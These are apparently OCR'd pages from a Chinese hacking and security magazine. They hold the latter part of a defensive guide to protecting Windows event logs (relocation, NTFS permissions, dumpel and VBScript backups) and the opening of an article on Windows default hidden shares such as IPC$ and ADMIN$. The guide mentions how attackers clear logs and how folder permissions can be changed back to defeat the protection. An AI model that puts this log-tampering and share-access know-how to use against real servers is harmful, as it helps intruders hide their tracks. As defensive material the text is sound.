


图 2

将原来对应的日志文件%systemroot%\system32\config\appevent.evt复制到日志文件新的存放位置。

> 注意：这一步是必须的，否则系统在重启后会找不到对应的日志文件而拒绝记录日志。

操作过程如图3。




图 3

至此修改“应用程序日志”日志文件的存放位置已经完成，重新启动机器才能使其生效。重新启动机器后，打开“事件查看器”，看看“应用程序日志”的属性，图4是修改前日志的存放位置，图5是修改后的存放位置。




图 4



图 5

如法炮制，将其他的日志文件的存放位置也做相应的修改存放到同一目录下。

修改WEB日志文件的存放位置跟上述的不同，必须选择站点属性下的“WEB站点”→按“活动日志格式”旁边的“属性”按钮→在“日志文件目录”下面直接输入日志文件新的存放位置或按“浏览”按钮选择对应的存放目录即可，如图6。




图 6

系统重启后就会将日志所记录的内容存放到新指定的目录下。

二、保护日志源文件

通过上面的操作，我们完成了对日志文件的存取位置的转移。移位后的日志依然还是会被轻易的清除，但在这里对保护我们的日志文件仅仅是提供了一个前提。现在我们开始来对日志文件进行保护，以便实现我们的初衷——保护系统日志。

在这里要成功地保护好移位后的日志文件，系统的磁盘格式必须为NTFS格式，否则这一步没有办法完成。NTFS格式比传统的FAT16、32格式从安全性上讲要好得多，而且现在大部分的服务器磁盘格式都是这个格式，如果你的服务器不是这个格式，建议将其转换成这个格式。

在系统为NTFS格式中，有一项很重要的文件安全保护功能，即对文件及文件夹设置不同的存取权限，达到保护文件机密的目的。现在我们就是利用系统的存取权限来保护我们的日志。选择新日志文件所在目录，选“属性”→“安全”，不选“允许将来自父系的可继承权限传播给该对象”这时会弹出一个如图7的对话框。




图 7

按“复制”按钮，再按“添加”，选择system组后退出，然后只给everyone组只读的权限，给予system组除“完全控制”和“修改”之外的所有权限，如图8、9。

确定后退出。




图 8




图 9

我们再打开“事件查看器”并试着清除日志，这时会询问是否保存原来日志，不管保不保存，接着都会弹出一个拒绝清除的对话框，如图10。



图 10

现在我们改用黑客常用清除日志的工具来清除日志，结果还是清除失败，如图11。




图 11

之所以会清除失败，是因为存放日志文件的目录不允许任何用户修改、删除里面的数据，而清除系统日志实际上是修改、删除里面的数据，所以会因为用户没有足够的权限而提示清除失败。就算对方此时拥有本机的一个SHELL，也同样会出现清除失败。

通过上述的修改，我们的日志是否就可以高枕无忧了呢？

答案是否定的。我们只是修改了该目录的存取权限，只要有足够的权限，依然可以修改所在目录的存取权限来达到清除日志的目的。而当管理员要清除当前日志的时候，只需要将日志文件的存取目录的权限修改回来即可清除。

三、备份日志文件

上面我们试着对系统的日志文件进行保护，但还存在着一定的局限性，那就是黑客还通过修改目录的存取权限来达到清除日志的目的。那么，有没有一种一劳永逸的方法来保护日志呢？答案是否定的，如果有的话，还要这么多的管理员来干嘛。但我们可以更进一步来防止黑客清除日志，那就是给日志做备份。况且一个好的管理员应该有经常备份日志的好习惯。

备份日志可以通过脚本或工具来备份，备份日志工具在这里推荐微软的ResourceKit工具箱中的dumpel.exe。

dumpel的常用语法：

```
dumpel -s \\server -f filename -l log
-s \\server 输出远程计算机日志，如果是本地，这个可以省略
-f filename 输出日志的位置和文件名
-l log log 可选的有system、security、application等，
```

一个服务器可能还有别的日志，如DNS等。

如要把目标服务器server上的系统日志转存为backupsystem.log可以用以下格式：

```
dumpel -s \\server -l system -f backupsystem.log
```

利用dumpel我们可以实现本地或远程备份日志。但每次备份的时候需要手工输入@#$%^+@#。是不是很痛苦？我们做个bat文件吧，每次要备份的时候运行它就行，备份本地日志内容如下：

```
dumpel -l system -f backupsystem.log
dumpel -l application -f backupapp.log
dumpel -l security -f backupsecurity.log
```

远程备份的内容大致如下：

```
net use \\ip\ipc$ password /user:username
dumpel -s \\ip -l system -f backupsystem.log
dumpel -s \\ip -l application -f backupapp.log
dumpel -s \\ip -l security -f backupsecurity.log
net use \\ip\ipc$ /delete
```

将以上内容做成bat文件并放在“任务计划”里面，利用系统的定时运行功能，定时备份指定的日志，那不是

更好。

写脚本的就要各显神通了，下面给出一位高手（Sorry！我忘了是谁了）写的一段备份 application 日志的代码：

```
'backuplog.vbs
strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
& "{impersonationLevel=impersonate,(Backup)}!\\" & _
strComputer & "\root\cimv2")                    '获得 VMI对象
Set colLogFiles = objWMIService.ExecQuery _
("Select * from Win32_NTEventLogFile where LogFileName='Application'")  '获取日志对象中的应用程序日志
For Each objLogfile in colLogFiles
    errBackupLog = objLogFile.BackupEventLog("f:\application.evt")   '将日志备份为f:\application.evt
    If errBackupLog <> 0 Then
Wscript.Echo "The Application event log could not be backed up."
else Wscript.Echo "success backup log"
    End If
Next
```

程序说明：如果备份成功将窗口提示："success backup log"，否则提示："The Application event log could not be backed up"，此处备份的日志为 application，备份位置为 f:\application.evt，可以自行修改，此处备份的格式为 evt 的原始格式，用记事本打开则为乱码，而用 dumpel 备份下来的日志文件则可以用记事本打开。

另外，系统默认设定"应用程序日志"等几项日志文件的大小是512K，如图5所示。

一般的服务器虽然已经够用。但如果是重要的服务器，为防止黑客在正式攻击之前发动其他攻击假像，造成因系统记录过多的事件致使日志文件超过指定大小之后停止记录，所以建议将日志文件的大小改得更大些，如50M等。而且存放 WEB、FTP 等日志文件所在的驱动器要有足够大的空间，以防止由于空间不足而造成停止记录重要事件。好了，关于对系统日志的保护就介绍到这里，相信应用上面所述的方法来保护系统日志，日志的安全性不止是提高一个档次而已。既然有这么好的方法，我们没有理由不共享、不应用它吧？

棒杀 Windows默认共享五招式

牟晓东

常看 X 档案的黑友们都知道，Windows 2000/XP/2003 版本的操作系统提供了默认共享功能。其实广大的忠实读者中有很大一部分是网管朋友（比如笔者就是），所以我们研究漏洞及攻击技术的同时千万不能忽略了自家的大门。今天带给大家的这篇文章，希望能给这一部分读者提一个醒儿。默认共享都有"$"标志，意为隐含的。一是所有硬盘分区根目录（不包括光盘）的共享，包括 C：、D：、E：等，显示为 C$、D$、E$；

二是 IPC 管道共享，显示为 IPC$；三是系统目录共享，显示为 ADMIN$，一般对应 C：\WINDOWS 目录。微软的初衷是便于网管进行远程管理，不过好多黑友们可是偷着乐啦（多么怀念 IPC$ 管道共享的经典空连接啊）！

访问默认共享非常简单，常用的方法有两个：

一是通过"开始"→"运行"，输入 \\ 计算机名或 IP 地址 \D$ 或 ADMIN$（不包括两侧的引号，下同）；二是使用 IE 等浏览器，在地址栏中输入上述格式或"file://10.80.34.33/d$"（如图1）。




图 1

如果要查看自己机器的默认共享情况，也有两种方法：一是通过"开始"→"运行"，输入"cmd"确定后进入命令窗口，然后输入"Net Share"回车（如图2）。

二是在"我的电脑"上右击选择"管理"，在弹出的"计算机管理"窗口（还可以通过"控制面板"→"管理工具"→"计算机管理"）中展开左侧"共享文件夹"，再单击"共享"后右侧就会出现所有的共享（如图3）。

